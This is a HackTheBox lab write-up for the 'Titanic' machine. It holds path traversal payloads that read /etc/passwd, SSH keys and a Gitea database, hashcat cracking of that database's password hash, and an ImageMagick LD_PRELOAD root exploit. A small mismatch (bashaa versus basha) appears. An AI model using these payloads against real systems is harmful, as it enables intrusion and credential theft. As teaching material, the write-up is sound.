

Titanic			
Organization: HackTheBox		Type: online CTF	
Categories:	<input type="checkbox"/> Network Security <input type="checkbox"/> Cryptography <input type="checkbox"/> Mobile Applications	<input type="checkbox"/> Reverse Engineering <input checked="" type="checkbox"/> Web Applications <input type="checkbox"/> Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date:01-02-2025 Completing date:21-02-2025	

Scanning & Reconnaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -sS -A -p1-1000 $BOX_IP -oN nmap-top1000.out
sudo nmap -sS -A -p- $BOX_IP -oN nmap-all-ports.out
```

We find the following services running on the machine

Port	Protocol	Service
22/tcp closed	SSH	OpenSSH 8.9p1
80/tcp open	HTTP	Apache httpd 2.4.52

Both services are recent versions and currently no major vulnerabilities are known. Let's start by exploring the web application:




Figure 1: Titanic.htb homepage

The web application doesn't seem to have anything hidden in HTML and nothing is stored in LocalStorage or SessionStorage. The web server is not returning any cookies but is sending a HTTP Server header Werkzeug/3.0.3 Python/3.10.12, leaking it is a Python application. Wappalyzer is also hinting the web application was probably written using the Python Framework Flask.

Exploring the application, we seem to be able to book a cruise by completing a form. When filling in the form, we are automatically redirected to the /download endpoint where the form that we just completed is downloaded as JSON. In the frontend there is a validation of the email address, but when replicating the POST call to the /book endpoint directly to the backend, you can enter whatever value you want for the email address. This indicates there is no validation on the backend. When you add additional values to the body, those are filtered from the download.




Figure 2: Booking form

Since we didn't find any obvious vulnerabilities, we start enumerating the web app

```
$ gobuster dir -u http://titanic.htb -w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,py
```

path	Status code
book	405
download	400

```
$ gobuster vhost -u http://titanic.htb -w /usr/share/wordlists/SecLists-master
  /Discovery/DNS/subdomains-top1million-110000.txt --append-domain | grep
  200
```

domain	Status code
dev.titanic.htb	200

Initial Access

The domain `http://dev.titanic.htb` is hosting a Gitea server. In the banner, we can find it is version 1.22.1, but I couldn't find exploits for this release.




Figure 3: dev.titanic.htb Gitea server

After creating a new account, I found two repositories under the *developer* user. I checked whether there was something sensitive in the commits, but this was not the case.




Figure 4: Gitea repositories

The repository *flask-app* seems to contain the source code of the web application. After inspecting the code, we found that the app is using `os.path.join()` to create the download path. This method is naively concatenating strings, opening the web application up to path traversal vulnerabilities.

```
wfuzz --sc 200 -w /usr/share/wfuzz/wordlist/vulns/dirTraversal-nix.txt http://
  titanic.htb/download?ticket=FUZZ
```

```
dotdotpwn -m http-url -u 'http://titanic.htb:80/download?ticket=TRAVERSAL' -f
/etc/passwd -k "root:" -M GET
```

reveals indeed a local file inclusion vulnerability, like `http://titanic.htb/download?ticket=../../../../etc/passwd`. From the `/etc/passwd` file, we know there exists two users with a shell on the server: *developer* and *root*. My first idea was to try to extract the developer's private SSH key like:
`http://titanic.htb/download?ticket=../../../../home/developer/.ssh/id_rsa` but this didn't work.

In the second Git repository, I found a docker-compose config file for the Gitea server. Here, we see there is a host volume configured that mounts that container's `/data` directory under `/home/developer/gitea/data` on the host. This means we can access the gitea container's file on the server itself. At this point, I spun up a Gitea docker container myself to find out where any interesting files are stored:

```
$ docker container run -d gitea/gitea:1.22.1
$ docker exec -it d9ea bash
```

In the Gitea container, there is a configuration file `/data/gitea/conf/app.ini`. This file should be mounted on the host to `/home/developer/gitea/data/gitea/conf/app.ini`. Let's extract the config file with the path traversal vulnerability: `http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/conf/app.ini`. This config file reveals the database where all the gitea server's configuration is stored `/data/gitea/gitea.db`. Again extract this database: `http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/gitea.db`

In this SQLite database, we find the user table:

```
sqlite3 gitea.db
.tables
pragma table_info(user)
select name, passwd, passwd_hash_algo, salt from user;
```

We already know there is a user *developer* on the server, so let's try to crack its hash. In the database, we find the passwords are hashed with PBKDF2. A little research on gitea learns us, more specifically PBKDF2-HMAC-SHA256. Let's check the format hashcat expects the hash:

```
$ hashcat --hash-info -m 10900
...
Example.Hash : sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk
...
```

So we have to create a hash file in the format `sha256:iterations:salt:hash`. However, in the database the hash and salt were stored in hex format whereas Hashcat expects a Base64.

```
echo "salt" | xxd -r -p | base64
echo "hash" | xxd -r -p | base64
```

Now we can crack the hash:

```
$ hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
and we find the user developer's password
```

Privilege Escalation

In the directory `/opt/scripts`, we find the script `identify-images.sh`:

```
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/
magick identify >> metadata.log
```

The script is filtering for all JPG images and writing their metadata in the `metadata.log` file using the ImageMagick binary. If I look in the `/opt/app/static/assets/images/` directory, we can see the `metadata.log` file is rewritten every minute, so we can assume the root user has a cronjob running that launches the script every minute.

As always with a binary, let's check if there is a known vulnerability in this version:

```
developer@titanic:/opt/scripts$ /bin/magick --version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://
imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzip djpeg fontconfig freetype heic jbig jpeg
lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (9.4)
```

This Github issue explains there is a vulnerability that allows arbitrary code execution. Since the script is running with *root*, this can be exploited to elevate our privileges. The first version of the exploit will not work in our case because we cannot add the *delegates.xml* parameter to the magick command. However, we can abuse the LD.PRELOAD variation of the exploit.

Create a C script that will set the SUID binary on `/bin/bash`:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init() {
    system("cp /bin/bash /bin/bashaa");
    system("chmod u+s /bin/bashaa");
    exit(0);
}
```

Now let's compile this C script:

```
$ gcc -x c -shared -fPIC -o libxcb.so.1 shell.c
```

Copy the binary into the directory where the magick command is executed:

```
cp libxcb.so.1 /opt/app/static/assets/images/
```

After a minute, the `identify-images.sh` will have run again and the SUID bit will be set. You can get a root shell with:

```
$ /bin/basha -p
```

Flask app source code

```
from flask import Flask, request, jsonify, send_file, render_template,
    redirect, url_for, Response
import os
import json
from uuid import uuid4

app = Flask(__name__)

TICKETS_DIR = "tickets"

if not os.path.exists(TICKETS_DIR):
    os.makedirs(TICKETS_DIR)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/book', methods=['POST'])
def book_ticket():
    data = {
        "name": request.form['name'],
        "email": request.form['email'],
        "phone": request.form['phone'],
        "date": request.form['date'],
        "cabin": request.form['cabin']
    }

    ticket_id = str(uuid4())
    json_filename = f"{ticket_id}.json"
    json_filepath = os.path.join(TICKETS_DIR, json_filename)

    with open(json_filepath, 'w') as json_file:
        json.dump(data, json_file)

    return redirect(url_for('download_ticket', ticket=json_filename))

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=
            ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404
```

```
if __name__ == '__main__':  
    app.run(host='127.0.0.1', port=5000)
```